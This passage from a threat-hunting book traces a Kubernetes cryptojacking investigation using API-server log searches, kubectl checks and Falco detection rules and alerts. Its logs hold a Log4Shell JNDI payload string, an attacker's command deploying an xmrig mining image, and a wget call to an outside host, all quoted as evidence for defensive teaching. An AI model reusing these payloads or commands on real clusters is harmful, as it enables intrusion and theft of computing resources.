- *Internal cluster addresses used for management, health checks, and metrics collection purposes*—In our case, the following known IP addresses make regular calls to the Kubernetes API server: `10.138.0.168` (the IP address hosting the Kubernetes scheduler), `127.0.0.1` (IPv4 loopback IP address), and `::1` (IPv6 loopback IP address).

- *The external IP addresses of the nodes hosting the pods*—In our case, they are `34.83.195.160`, `34.168.161.133`, and `34.168.242.251`.
- *Cloud provider systems' IP addresses used to collect metrics about the Kubernetes cluster*—In our case, the following are known source IP addresses that belong to GCP: `108.177.73.0/24`, `108.177.67.0/24`, `66.249.93.0/24`, `74.125.209.0/24`, and `66.249.84.0/24`.

Let's run a search that looks for API calls from IP addresses other than those in the preceding list. The search might help us uncover our first set of clues. Searching our Humio data store for events generated in the past 24 hours produces the output in listing 5.5.

NOTE **You aren't restricted to the data store platform I'm using to demonstrate the steps of the threat-hunting expedition. You can perform similar searches on other platforms, such as Splunk and Elasticsearch.**

Listing 5.5 Searching Kubernetes API events in the data store, Humio

```
sourcetype="gcp:k8s:api"                                          ①
| callerIp := rename("protoPayload.requestMetadata.callerIp")     ②
| decision := rename("labels.authorization.k8s.io/decision")      ③
| callerSuppliedUserAgent := rename(                                    \
   protoPayload.requestMetadata.callerSuppliedUserAgent)          ④
| !cidr(callerIp, subnet=[                                              \
   "193.188.105.36", "111.65.33.215", "108.177.73.0/24",                \
   "108.177.67.0/24", "74.125.209.0/24", "66.249.84.0/24",              \
   "10.138.0.168", "34.83.195.160", "127.0.0.1", "::1"])          ⑤
| groupby(field=[callerIp,                                              \
   callerSuppliedUserAgent, decision], function=count())          ⑥
| sort(_count, order=desc)                                        ⑦
```

① **The source type of the public cloud API server events, gcp:k8s:api. The event collection tool sets the value of this field.**

② **Use a shorter name, callerIp, for the API caller IP field**

③ **Use a shorter name, decision for the decision field. This field can contain allow or forbid.**

④ **Use a shorter name, callerSuppliedUserAgent, for the API caller agent. This field is set by the agent when it makes the API call.**

⑤ **Searches for IP addresses that do not belong to the trusted API caller IP addresses contained in the callerIp field**

⑥ **Counts the occurrence of the events based on the callerIp, callerSuppliedUserAgent, and decision fields**

⑦ **Sorts the output in descending order**

The search generates the following list of events, showing requests from public IP addresses associated with different user agents (such as `callerSuppliedUserAgent` and `Mozilla/5.0 zgrab/0.x`). The value of the `decision` field is `forbid` in all requests, which indicates that the Kubernetes API server declined the incoming requests, as it should.

Listing 5.6 Kubernetes API server events search results

```
"callerIp","callerSuppliedUserAgent","decision",
 "granted","_count".                                                    ①

"182.253.115.229","Mozilla/5.0 (Windows NT 10.0; Win64; x64)
 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/63.0.3239.84
 Safari/537.36","forbid","","1"                                         ②
"45.134.144.141","python-requests/2.6.0 CPython/2.7.5 Linux/
 3.10.0-1160.el7.x86_64","forbid","","1"
...
"220.194.70.77","${jndi:ldap://115.28.134.231:1389/Exploit}",
 "forbid","","1"
"192.241.220.158","Mozilla/5.0 zgrab/0.x","forbid","","1"
"167.94.138.61","","forbid","","1"
...
```

① **The list of fields shown in the output**

② **One API call was made from 182.253.115.229 using a caller-supplied user agent. The API server declined the request.**

Let's perform the same search but look only for allowed API calls.

Listing 5.7 Searching Kubernetes API events in the data store on Humio

```
sourcetype="gcp:k8s:api"
| callerIp := rename("protoPayload.requestMetadata.callerIp")
| decision := rename("labels.authorization.k8s.io/decision")
| callerSuppliedUserAgent := rename(                                    \
   protoPayload.requestMetadata.callerSuppliedUserAgent)
| !cidr(callerIp, subnet=["193.188.105.36", "111.65.33.215",            \
   "108.177.73.0/24", "108.177.67.0/24", "74.125.209.0/24",             \
   "66.249.84.0/24", "10.138.0.168", "34.83.195.160", "127.0.0.1",      \
   "::1"])
| decision="allowed"                                                    ①
| groupby(field=[callerIp, callerSuppliedUserAgent, decision],          \
   function=count())
| sort(_count, order=desc)
```

① **Searches for events where the API servers allowed the calls**

The search returns no events. Although no successful API calls were made from outside the cluster, that does not necessarily eliminate the possibility that unauthorized calls were made from within the cluster. Let's examine successful calls made from pods hosted on the cluster. Calls made from pods hosted in the cluster to the Kubernetes API server would leave the cluster and might use the node's local or public IP addresses. Example calls leaving node `gke-production-default-pool-3b82e871-momk` would use `10.138.0.26` or `34.83.195.160`, respectively.

Now let's search for Kubernetes API calls made from `10.138.0.26` or `34.83.195.160`, paying close attention

to the user agent and the principal name fields associated with the calls. The principal name field contains the account used to make the API calls. This search covers the second indicator highlighted earlier in the chapter: successful calls to the Kubernetes API server using unexpected accounts.

Listing 5.8 Searching Kubernetes API events for calls made from specific IP addresses

```
sourcetype="gcp:k8s:api"
| callerIp := rename("protoPayload.requestMetadata.callerIp")
| decision := rename("labels.authorization.k8s.io/decision")
| callerSuppliedUserAgent := rename(                                    \
   protoPayload.requestMetadata.callerSuppliedUserAgent)
| principalEmail := rename(protoPayload.authenticationInfo.principalEmail)
| cidr(callerIp, subnet=[                                               \
   "10.138.0.26", "34.83.195.160"])                                     ①
| groupby(field=[callerIp, callerSuppliedUserAgent, decision,           \
   principalEmail], function=count())
| sort(_count, order=desc)
```

① **Searches for events containing the internal or external nodes' IP addresses in the callerIP field**

The search returns many events with different principal names and user agents, all using one of the Kubernetes nodes' public IP addresses, `34.83.195.160`.

Listing 5.9 Searching for specific IP addresses results

```
"callerIp","callerSuppliedUserAgent","decision","principalEmail","_count"

"34.83.195.160","cluster-proportional-autoscaler/v0.0.0 (linux/amd64)
kubernetes/$Format","allow","system:serviceaccount:kube-system:
konnectivity-agent-cpha","14613"
"34.83.195.160","cluster-proportional-autoscaler/v0.0.0 (linux/amd64)
kubernetes/$Format","allow","system:serviceaccount:kube-system:
kube-dns-autoscaler","14611"
"34.83.195.160","pod_nanny/1.8.13","allow","system:serviceaccount:
kube-system:metrics-server","10830"
"34.83.195.160","metrics-server/v0.0.0 (linux/amd64) kubernetes/$Format",
"allow","system:serviceaccount:kube-system:metrics-server","9271"
"34.83.195.160","kubelet/v1.21.6 (linux/amd64) kubernetes/7ce0f9f",
```

```
"allow","system:node:gke-production-default-pool-e5d460fd-8021","7742"
"34.83.195.160","Prometheus/","allow","system:serviceaccount:kube-system:
gke-metrics-agent","1936"
"34.83.195.160","kubectl/v1.24.2 (linux/amd64) kubernetes/e6c093d ",
"allow","system:serviceaccount:chapter5:default","43"
"34.83.195.160","kubectl/v1.24.2 (linux/amd64) kubernetes/e6c093d ",
"forbid","system:serviceaccount:chapter5:default",""
```

The output shows allowed API calls with system service accounts contained in the `principalEmail` field:

- `system:serviceaccount:kube-system:konnectivity-agent-cpha`
- `system:serviceaccount:kube-system:kube-dns-autoscaler`
- `system:serviceaccount:kube-system:metrics-server`
- `system:serviceaccount:kube-system:gke-metrics-agent`
- `system:serviceaccount:chapter5:default`

Which service accounts should have access, and which should not? The answer to this question is not common information that threat hunters would know. The cloud platform administrator might help us answer the question. If not, we might want to reach out to the public cloud provider (Google, in our case). Otherwise, we can search the Kubernetes documents (https://kubernetes.io) for answers.

Threat hunters are curious, so let's research the Kubernetes principal name topic to understand which accounts can access what information. Our research revealed that all the requests were normal, but the ones from

`system:serviceaccount:chapter5:default` may be unusual and are worth investigating. `chapter5` is the namespace, and `default` is the default service account in that namespace.

NOTE **According to the Kubernetes service account document (https://mng.bz/QVX6), when you create a pod, if you do not specify a service account, it is automatically assigned to the default service account in the same namespace. In Kubernetes, this default service account does not have permissions associated with it by default.**

Finding activities in the log from the default service account leads us to investigate the resources requested and the operations made in these requests. Let's search for all the API requests associated with `system:serviceaccount:chapter5:default`.

Listing 5.10 Searching for default service account activities

```
sourcetype="gcp:k8s:api"
| decision := rename("labels.authorization.k8s.io/decision")
| callerSuppliedUserAgent := rename(                                    \
   protoPayload.requestMetadata.callerSuppliedUserAgent)
| principalEmail := rename(protoPayload.authenticationInfo.principalEmail)
| methodName := rename(protoPayload.methodName)
| message := rename(protoPayload.response.message)
| principalEmail = "system:serviceaccount:chapter5:default"      ①
| groupby(field=[principalEmail, methodName, decision,                  \
   callerSuppliedUserAgent, message], function=count())
| sort(_count, order=desc)
```

① **Searches for events with field principalEmail set to system:serviceaccount:chapter5:default.**

The search returns the following output, which shows many allowed API calls and a few forbidden ones.

Listing 5.11 Searching for default service account activities results

```
"principalEmail","methodName","decision","callerSuppliedUserAgent",
"message","_count"

"system:serviceaccount:chapter5:default","io.k8s.get","allow",
"kubectl/v1.23.4 (linux/amd64) kubernetes/e6c093d","","204"

"system:serviceaccount:chapter5:default",
"io.k8s.core.v1.namespaces.create","forbid",
"kubectl/v1.23.4 (linux/amd64) kubernetes/e6c093d",
"namespaces is forbidden: User \"system:serviceaccount:chapter5:default\"
cannot create resource \"namespaces\" in API group \"\" at the cluster scope",
«16»

"system:serviceaccount:chapter5:default","io.k8s.core.v1.pods.list",
"allow","kubectl/v1.23.4 (linux/amd64) kubernetes/e6c093d","","12"

"system:serviceaccount:chapter5:default","io.k8s.core.v1.services.list",
"allow","kubectl/v1.23.4 (linux/amd64) kubernetes/e6c093d","","3"

"system:serviceaccount:chapter5:default","io.k8s.core.v1.services.watch",
"allow","kubectl/v1.23.4 (linux/amd64) kubernetes/e6c093d","","2"

"system:serviceaccount:chapter5:default","io.k8s.core.v1.services.delete",
"allow","kubectl/v1.23.4 (linux/amd64) kubernetes/e6c093d","","1"

"system:serviceaccount:chapter5:default",
"io.k8s.core.v1.namespaces.create","forbid",
"kubectl/v1.23.4 (linux/amd64) kubernetes/e6c093d",
"namespaces is forbidden: User \"system:serviceaccount:chapter5:default\"
cannot create resource \"namespaces\" in API group \"\" at the cluster
     scope",
«1»
```

The output shows that the `default` service in the `chapter5` namespace has

- Successfully performed operations using a version of `kubectl`
- Failed to create namespaces

WARNING **Using the default service account to make API calls from a container to the Kubernetes API server is a strong IOC.**

To understand the current permissions available for the default account in question, we asked the cloud platform administrator to run the following command against the Kubernetes cluster hosting the application. The command retrieves the permissions associated with the account `system:serviceaccount:chapter5:default`.

Listing 5.12 Checking the permissions of the default service account

```
kubectl auth can-i --list \
  --as=system:serviceaccount:chapter5:default \
  -n chapter5                                                    ①
```

① **Uses kubectl to list the permission of an account, system:serviceaccount:chapter5:default in namespace chapter5**

The administrator provided the following output for this command.

Listing 5.13 Default service account permissions

```
Resources   Non-Resource URLs   Resource Names   Verbs
...
Pods       []                  []
 [get list watch create delete deletecollection patch update]  ①
...
secrets     []                  []
[get list watch create delete deletecollection patch update]
...
services    []                  []
get list watch create delete deletecollection patch update]
...


namespaces         []           []
[get list watch]                                               ②
...
```

① **The account can get, list, watch, create, delete, deletecollection, patch, and update pods.**

② **The account can get, list, and watch namespaces.**

The output shows that the default service account, `system:serviceaccount:chapter5:default`, has been granted permissions beyond the default ones. The account can perform all the following actions on pod objects: `get`, `list`, `watch`, `create`, `delete`, `deletecollection`, `patch`, and `update`. The service account can also list namespaces but cannot create new ones.

Finding where the suspicious API calls came from

The next question that comes to mind is which container those API calls were initiated from. The requests could have been initiated from one or more containers. Unfortunately, the API server events do not contain information about which container(s) initiated the calls. All the events show the Kubernetes node's external IP address, `34.83.195.160`, as the `callerIp`. This IP address is used for traffic leaving a container hosted on that node for an IP address outside the cluster, which in this case is the Kubernetes API server. Although the Kubernetes API server events do not help us answer the question, they can provide a piece of information that we can use to investigate further: the user agent, `kubectl/v1.23.4 (linux/amd64) kubernetes/e6c093d`.

NOTE **The user agent is determined by the caller and can be altered by the client making the API calls. When making requests, an attacker may**

change the user agent string to reflect a common user agent such as `kubectl`. There is no guarantee that the client was `kubectl/v1.23.4`.

In the middle of our hunting expedition, we received the Kubernetes YAML-based configuration files that we requested from the cloud platform administrator before starting the hunting expedition. The files describe the deployments in a cluster called `production`. The configuration files might provide some important information that will help us reveal valuable clues, so let's process the information they contain immediately.

NOTE Expect to be interrupted while you conduct an expedition. Threat hunters receive information or requests to provide information while conducting expeditions. The hunter needs to prioritize and select what to process first. Depending on the state and the criticality of the hunt, you may want to continue your expedition before processing incoming requests.

The portal deployment configuration file in particular, `portal.yaml`, caught our attention. The specification of the portal deployment, shown in listing 5.14, allows the container to run in privileged mode. `privileged` is set to `true`. Such configuration allows the container to have almost unrestricted host access. This configuration by itself does not represent a threat execution, but it is a misconfiguration that could lead to a severe system compromise if an adversary can compromise an application running on the container and gain shell access.

Listing 5.14 Portal deployment configuration YAML file

```
apiVersion: apps/v1
kind: Deployment                                    ①
metadata:
  name: portal                                      ②
  namespace: chapter5                               ③
spec:
  selector:
    matchLabels:
      app: portal
  replicas: 3                                       ④
  template:
    metadata:
      labels:
        app: portal
    spec:
      containers:
      - name: portal
        image: production/portal                    ⑤
        ports:
        - containerPort: 80                         ⑥
        - containerPort: 443                        ⑦
        securityContext:
          privileged: true                          ⑧
```

① The Kubernetes object kind to create with this configuration file, Deployment

② A string that uniquely identifies this Kubernetes object within a namespace, portal

③ The namespace to create the object within, chapter5

④ Runs three replica pods of the application

⑤ The container image to deploy, production/portal

⑥ Exposes port 80 when deploying the pods

⑦ Exposes port 443 when deploying the pods

⑧ Runs the container in privileged mode. privileged is set to true.

By default, containers run in unprivileged mode. This default mode allows them to use the underlying system resources while shielded by the container run times from the host system and other containers running on the same system. A container can use the allocated compute, memory, and disk resources without being able to read files on the node or files belonging to other containers.

WARNING Running a container in privileged mode is dangerous. Attackers who gain access to a privileged container deployed on Kubernetes or that have the right level of permissions to create a new privileged container can get access to the host's resources.

The number of concerning observations is mounting:

- A default account on one pod or more is making successful calls to the Kubernetes API server.
- The web frontend is deployed on privileged mode pods.

We immediately asked the cloud platform administrator to run several commands on all the pods within the `portal` deployment in search of potential compromise. The search will be executed against containers running in the namespace `chapter5` in search of containers with the `kubectl` client, used in the API requests using the default service account.

TIP To speed hunting work, you may want to have interactive sessions with the platform administrator, physically or virtually, instead of sending requests and waiting for responses.

Listing 5.15 Searching for containers with the `kubectl` client

```
kubectl exec -it $pod-name$ -n chapter5 \
  -- find / -name "kubectl" -ls                              ①

1049445 45500 -rwxr-xr-x   1 root     root
  46592000 Mar  5 08:41 /tmp/kubectl                          ②
```

① **Uses kubectl to execute a remote command on a pod hosted in a cluster and replaces $pod-name$ with the name of the pod we are searching on. The command, find / -name "kubectl" -ls, finds files with name kubectl and provides details about these files.**

② **The output shows a single file named kubectl. The file was created by user root on March 5 and is located in /tmp. The file access mode is set to rwxr-xr-x. The owner has read (r), write (w), and execute (x) permissions; the group has read (r) and execute (x) permission; and others (world) have read (r) and execute (x) permissions.**

The output shows that a file called `kubectl` exists in the `/tmp` directory. After checking, the platform administrator confirms that `kubectl` is not part of the original container image deployed. Several questions arise:

- How did the `kubectl` file arrive in that container?
- Was `kubectl` executed from that container, and if so, what command was used to execute it?

Going back to the data sources available for us, we have the node OS audit logs, which are collected by an event collection `DaemonSet` deployed on the cluster. The following listing shows the pod of type `DaemonSet` used to collect the node's audit logs.

Listing 5.16 Getting pods of type `DaemonSet`

```
kubectl get pods -n chapter5 \
  -o custom-columns=NAME:.metadata.name,CONTROLLER:.metadata. \
  ownerReferences[].kind | grep DaemonSet                    ①

NAME                          CONTROLLER
cos-auditd-logging- mxq4k     DaemonSet                       ②
```

① **The kubectl command retrieves the list of pods and customizes the output to display the ones of type DaemonSet.**

② **The output from executing the previous command shows the pod cos-auditd-logging-mxq4k running as a DaemonSet.**

After researching the content of the nodes' audit logs, we reach the conclusion that they do not include commands

locally executed in containers. This is not to undermine the importance of collecting node audit logs, which might be useful later in this expedition or in future expeditions.

Logging commands executed in containers

To get visibility into commands executed in containers, we can turn to the Extended Berkeley Packet Filter (eBPF; https://ebpf.io), a Linux kernel-based construct that allows extending kernel capabilities without the need to recompile the kernel or load new kernel modules. The nodes hosting the Kubernetes cluster run Linux. When deployed, eBPF can give us visibility into commands executed within the cluster, which helps us determine what happened, where it happened, and who initiated it.

NOTE With eBPF, you can record and log commands executed in a `kubectl exec` session, which you can forward as events to a data store. Then you can play sessions back and see the exact sequence of events.

Unfortunately, when checking with the cloud administrator, we found that eBPF is not deployed in the cluster—at least not yet. To start capturing commands executed on containers, we asked the platform administrator to deploy Falco (https://falco.org), an open source run-time monitoring security tool for containerized deployments that uses eBPF as the underlying construct. Falco allows us to capture and report unexpected executions from containers. After explaining the situation, the platform administrator accepted the request and deployed Falco on the namespace `chapter5`.

WARNING Although hunters can request deployment of new event collection and security detection tools, those tools should be thoroughly evaluated and tested before being deployed in production systems.

The following listing shows the running pods as `DaemonSet`: `cos-auditd-logging-h8f2l` collecting node audit logs and `falco-5j8zw` running Falco.

Listing 5.17 Getting pods of type `DaemonSet`

```
kubectl get pods -n chapter5 \
  -o custom-columns=NAME:.metadata.name, \
  CONTROLLER:.metadata.ownerReferences[].kind \
  | grep DaemonSet

cos-auditd-logging-h8f2l           DaemonSet
falco-5j8zw                        DaemonSet                    (1)
```

(1) **Falco pod running as a DaemonSet**

Falco monitors the behavior of the system based on a ruleset and alerts on threats detected at run time. We deployed Falco by using the default ruleset published at https://mng.bz/6Ype. The default ruleset contains the following two rules, written in YAML. The rules monitor client executions in a container and attempt to contact the K8S API server from a container.

Listing 5.18 Executing Kubernetes client in a container rule

```
rule: The docker client is executed in a container                  (1)
desc: Detect a k8s client tool executed inside a container          (2)
condition: spawned_process and container and                          \
   not user_known_k8s_client_container_parens and                     \
   proc.name in (k8s_client_binaries)                                 (3)
output: "Docker or kubernetes client executed in container            \
   (user=%user.name user_loginuid=%user.loginuid %container.info      \
   parent=%proc.pname cmdline=%proc.cmdline image=%container.image.    \
```

```
   repository:%container.image.tag)"                                    ④
rule: The docker client is executed in a container                      ①
priority: WARNING                                                       ⑤
tags: [container, mitre_execution]                                      ⑥
```

① **The name of the rule**

② **Description of what the rule is filtering for**

③ **The condition to match for Falco to generate a corresponding event**

④ **Message with variables to include in the event that Falco generated when a rule match occurs**

⑤ **The logging level, in this case set to WARNING**

⑥ **Optional tags to include in the event that Falco generates when a rule match occurs**

Listing 5.19 Contacting Kubernetes API server from container rule

```
rule: Contact K8S API Server From Container
desc: Detect attempts to contact the K8S API Server from a container
condition: >
evt.type=connect and evt.dir=< and
  (fd.typechar=4 or fd.typechar=6) and
  container and
  not k8s_containers and
  k8s_api_server and
  not user_known_contact_k8s_api_server_activities
output: Unexpected connection to K8s API Server from container
  (command=%proc.cmdline %container.info
  image=%container.image.repository:%container.image.tag
  connection=%fd.name)
priority: NOTICE
tags: [network, k8s, container, mitre_discovery]
```

A few hours after deploying Falco, we received the following security events.

Listing 5.20 Falco event 1

```
10:51:03.656093989: Warning Docker or kubernetes client executed in
container (user=root user_loginuid=-1 k8s.ns=chapter5
k8s.pod=portal-5647ffc5d7-bd9pv container=b362c11601d6 parent=bash
cmdline=kubectl create deployment web-front --image=miningcontainers/xmrig
-n chapter5 image=docker.io/dvyakimov/vuln-wheezy:latest)
k8s.ns=chapter5 k8s.pod=portal-5647ffc5d7-bd9pv container=b362c11601d6
```

Listing 5.21 Falco event 2

```
10:51:03.782444747: Notice Unexpected connection to K8s API Server from
container (command=kubectl create deployment web-front
--image=miningcontainers/xmrig -n chapter5 k8s.ns=chapter5
k8s.pod=portal-5647ffc5d7-bd9pv container=b362c11601d6
image=docker.io/dvyakimov/vuln-wheezy:latest
connection=10.48.3.16:41280->10.52.0.1:443)
k8s.ns=chapter5 k8s.pod=portal-5647ffc5d7-bd9pv container=b362c11601d6
```

Listing 5.22 Falco event 3

```
10:55:29.740206383: Notice Ingress remote file copy tool launched in
container (user=root user_loginuid=-1 command=wget -qO- --post-data
http://84.32.188.69:9999/t/?i=xm_web-front-7984494555-jspwn
parent_process=bash container_id=b362c11601d6 container_name=portal
image=docker.io/dvyakimov/vuln-wheezy:latest)
k8s.ns=chapter5 k8s.pod=portal-5647ffc5d7-bd9pv container=b362c11601d6
k8s.ns=chapter5 k8s.pod=portal-5647ffc5d7-bd9pv container=b362c11601d6
```

The first event is a warning message showing that `kubectl` was issued from pod `portal-5647ffc5d7-bd9pv` to create a new deployment using image `miningcontainers/xmrig` (hosted by default on https://hub.docker.com) on namespace `chapter5`. `miningcontainers/xmrig` is an image for a crypto mining container (https://github.com/mining-containers/xmrig). The token used to connect to the API server is masked, `--token=***`, but we can see that the certificate authority certificate used in the connection points to `/var/run/secrets/kubernetes.io/serviceaccount/ca.crt`.

The second event relates to the first one but provides the source IP address of the connection, `10.48.3.16`, which is

the pod's IP address. The third event shows a file retrieval request using `wget` to `http://84.32.188.69:9999` with parent process `xmrig.sh`.

Now we have evidence that someone or something is executing `kubectl` from pod `portal-5647ffc5d7-bd9pv` using credentials stored in `/var/run/secrets/kubernetes.io/serviceaccount/`, the default location where the service account credentials and other information is stored in a container. `10.48.3.16` is the IP address of the web portal pod that we saw earlier running in privileged mode. `/var/run/secrets/kubernetes.io/serviceaccount` is a mounted directory that contains the following files by default.

Listing 5.23 Service account directory content

```
ca.crt                                    ①
namespace                                 ②
token                                     ③
```

① **The certificate file used to verify the serving certificate of the API server**

② **The namespace scope of the token contained in the directory**

③ **The service account token used for authentication**

We established earlier that the default service account does not have permissions associated with it by default. We need to find out who changed the permissions on this account, why, and when.

Finding out who changed the service account permissions

Listing 5.24, we search for API events containing Kubernetes `RoleBinding` requests to find out who changed the default service account. A *role binding* grants permissions to a user or an account within a specific namespace. We tried to search for events in the past few months to uncover `RoleBinding` changes that are relevant to the hunting expedition.

Listing 5.24 Searching for Kubernetes `RoleBinding` requests

```
| sourcetype="gcp:k8s:api"
| decision := rename("labels.authorization.k8s.io/decision")
| callerSuppliedUserAgent := rename(                                    \
   protoPayload.requestMetadata.callerSuppliedUserAgent)
| principalEmail := rename(protoPayload.authenticationInfo.principalEmail)
| methodName := rename(protoPayload.methodName)
| message := rename(protoPayload.response.message)
| reason := rename("labels.authorization.k8s.io/reason")
| kind :=rename(protoPayload.request.kind)
| name:= rename(protoPayload.request.subjects[0].name)
| kind=RoleBinding AND name=default AND protoPayload.request.subjects[0].
     namespace=chapter5                                                  ①
| table([@timestamp, principalEmail, name,                             \
   methodName, decision, message, reason])
```

① **Searches for events with field kind set to RoleBinding for chapter5:default**

The search output in the following listing reveals that `kubectl` commands were issued by an ex-administrator on June 26 at 19:58 Coordinated Universal Time (UTC).

Listing 5.25 `RoleBinding` changes for `chapter5:default`

```
"timestamp","principalEmail","name","methodName","decision",
 "message","reason"
```

```
"2022-06-26T19:58:05.461528Z",
"user@example.com","default",
"io.k8s.authorization.rbac.v1.rolebindings.create",
"allow","","access granted by IAM permissions."                    ①
"2022-06-26T19:58:45.690892Z",
"user@example.com","default",
"io.k8s.authorization.rbac.v1.rolebindings.create",
"allow",
"rolebindings.rbac.authorization.k8s.io ""default-view"" already exists",
"access granted by IAM permissions."                               ②
```

① **RoleBinding request granted**

② **RoleBinding request for an existing role, so no action was taken**

Making changes to the default service account permission should be forbidden. Why would an administrator make such changes late in the day? Could this be an insider-driven or assisted compromise with some unknown motive (financial, personal, and so on)? Or is it a situation in which the ex-administrator's system has been compromised and then used to make changes to the default service account? To answer these questions, let's analyze the sequence of events collected from

- Changes to the default service account in the `chapter5` namespace made by the ex-administrator
- `kubectl` commands issued from the pod using the default service account

The timeline reveals what seems to be a deliverable sequence of change and test events. Changes are made to the default service account followed by `kubectl` commands issued from the pod. This does not necessarily indict the ex-administrator. An attacker might have gained concurrent unauthorized access to both the pod and the administrator's system.

With suspicion of insider involvement (the ex-administrator), we should reach out to the human resources and legal teams. The incident-response manager is typically the point of contact and will brief these teams about the findings and consult on future actions or precautions. The legal team advises you on handling evidence, communicating between teams, and sharing incident information.

NOTE **The legal aspect of managing the incident is beyond the scope of this book. Hunters should flag items that might require legal advice for the other incident-response team and the incident manager (if one exists).**

More on crypto mining events

Returning to the crypto mining deployment events we found earlier, let's retrieve the list of pods deployed across all the namespaces.

Listing 5.26 Getting pods deployed in all namespaces

```
kubectl get pods --all-namespaces
NAMESPACE NAME                          READY   STATUS    RESTARTS AGE
...
chapter5  portal-5647ffc5d7-bd9pv       1/1     Running   0        28d
chapter5  web-front-7984494555-2lwzs    0/1     Evicted   0        5m24s
chapter5  web-front-7984494555-48jv6    0/1     Evicted   0        5m23s
chapter5  web-front-7984494555-54dtq    0/1     Evicted   0        5m20s
chapter5  web-front-7984494555-5mp9l    0/1     Evicted   0        5m25s
chapter5  web-front-7984494555-6sctn    0/1     Evicted   0        5m22s
chapter5  web-front-7984494555-6sds8    0/1     Evicted   0        5m28s
chapter5  web-front-7984494555-72fdn    0/1     Evicted   0        5m25s
chapter5  web-front-7984494555-89p62    0/1     Evicted   0        6m13s
chapter5  web-front-7984494555-9ckws    0/1     Evicted   0        5m22s
chapter5  web-front-7984494555-cmq56    0/1     Evicted   0        5m21s
chapter5  web-front-7984494555-d7psp    0/1     Evicted   0        5m23s
```

```
chapter5  web-front-7984494555-dhh96  0/1     Evicted   0        5m27s
...
```

We note the pods that start with `web-front`. These pods correspond to the Falco events in listings 5.20, 5.21, and 5.22. This output indicates a *cryptojacking* operation—the unauthorized use of computing power to mine cryptocurrencies.

With all the information we have collected, we have proved the hypothesis: an attacker escaped a Kubernetes container and gained unauthorized access to a substantial portion of the Kubernetes environment. It's time to hand the case to the incident-response team, which will take the investigation further to contain the threat and coordinate with different teams (cloud platform administration, application owner, human resources, and legal). The threat hunter is still involved in supporting the investigation and sharing recommendations that can help prevent, detect, and respond to similar threats in the future.

5.2 A short introduction to Kubernetes security

Container orchestration refers to centrally automating tasks related to operating a workload cluster and services. Kubernetes is fast becoming the industry standard among cloud-native container orchestration platforms for managing container clusters. Other orchestration tools exist, such as Docker Swarm (https://docs.docker.com/engine/swarm),

OpenStack (https://www.openstack.org), and Rancher (https://rancher.com).

Kubernetes creates, manages, and operates an abstraction layer on top of hosts (also called nodes) to make it easy to deploy and operate applications in a microservice architecture with automation. By doing this, Kubernetes and other orchestration tools introduce other security challenges that did not exist in the legacy world built with virtual machines or dedicated bare metal.




Figure 5.4 High-level cloud-native hosting infrastructure layers (Cloud, Cluster, Container, and Code)

Figure 5.4 shows the four Cs in cloud-native security (https://mng.bz/4pgR): cloud; cluster; container; and; on-top, code. The threat landscape of each layer should be understood and documented, and the appropriate prevention, detection, and response capabilities should be deployed.

5.2.1 Security frameworks

Several frameworks that cover the security of containers and Kubernetes have been published. The most relevant ones are

- MITRE ATT&CK Containers Matrix (https://mng.bz/vJwp)
- Threat matrix for Kubernetes by Microsoft (https://mng.bz/n0w5), which adapts the MITRE ATT&CK framework structure
- Securing Kubernetes by the Center for Internet Security (CIS; https://www.cisecurity.org/benchmark/kubernetes)

Another effort to cover the container threat landscape is published at https://mng.bz/o0wZ, which builds on the MITRE ATT&CK Containers Matrix and the Microsoft threat matrix for Kubernetes. Threat hunters can refer to these references to understand the security landscape associated with Kubernetes, create hunting plays, and execute threat-hunting expeditions.

5.2.2 Data sources

Events collected are used for detection and hunting. Events of relevance are categorized as

- *Infrastructure*—Events generated by the Kubernetes infrastructure services, such as access and audit events on the K8s nodes or events generated by a load-balancing service

- *Containers*—Events generated by workloads hosted on Kubernetes
- *Security controls*—Events generated by security tools monitoring the Kubernetes platform and containers

Collecting events in Kubernetes is different from bare-metal servers or virtual machines due mainly to how Kubernetes hosts applications. When an application running on a virtual machine dies, logs generated by that application are still available until they're deleted.

In Kubernetes, when pods are evicted (forcibly terminated and removed from a node), crashed, deleted, or scheduled on a different node, the logs that were saved on the containers are lost. Therefore, it is critical to collect logs of interest and store them centrally.

In general, you should capture standard output (`stdout`) and standard error output (`stderr`) from each container on the node to a log file. Then ship events in the log files to a central data store where they can be accessed later.

Infrastructure

Examples of relevant infrastructure events for detection and hunting purposes include the following:

- Events containing information on user agents connecting to the containerized infrastructure (such as `kubectl version`).

- Events of successful and forbidden requests to the Kubernetes API server performed from within or out of pods. These events could help detect API enumeration activities.
- Events containing information about file mounts on containers.
- Web requests served by the load balancer service.
- User access events.
- Activities performed on critical files and folders.
- Changes made to the logging agent.

In addition, you need to have enough context about the Kubernetes infrastructure by collecting the following:

- Details of clusters
- Details of namespaces
- Details of pods on all clusters
- Status of the logging agent on all clusters

You can also benefit from gaining visibility into inter- and intracluster connections/flows. One option to consider is a Kubernetes service mesh platform. One such platform is Istio (https://istio.io), an open source service mesh that allows you to capture service-to-service communication in a distributed application deployment such as Kubernetes.

DEFINITION **In Kubernetes, a *service mesh* is a tool that manages how different parts of an application (services) communicate with one another. A service mesh can deliver several capabilities, including traffic**

management, service discovery, secure communication between services, and policy enforcement.

Containers

Containers write `stdout` and `stderr` but with no agreed format. A node-level agent collects these logs and forwards them for aggregation. Logs are usually located in the `/var/log/containers` directory on the nodes. The format and content of these logs varies depending on the application generating them.

Security controls

Security controls deployed to monitor clusters should provide security visibility and controls within the three phases of the application life cycle: build, deploy, and run. Relevant controls to apply to the three phases include

- Build (secure supply chain)
    - Image scanning
    - Binary/artifact scanning
- Deploy (secure infrastructure)
    - Deviation from benchmarks such as CIS
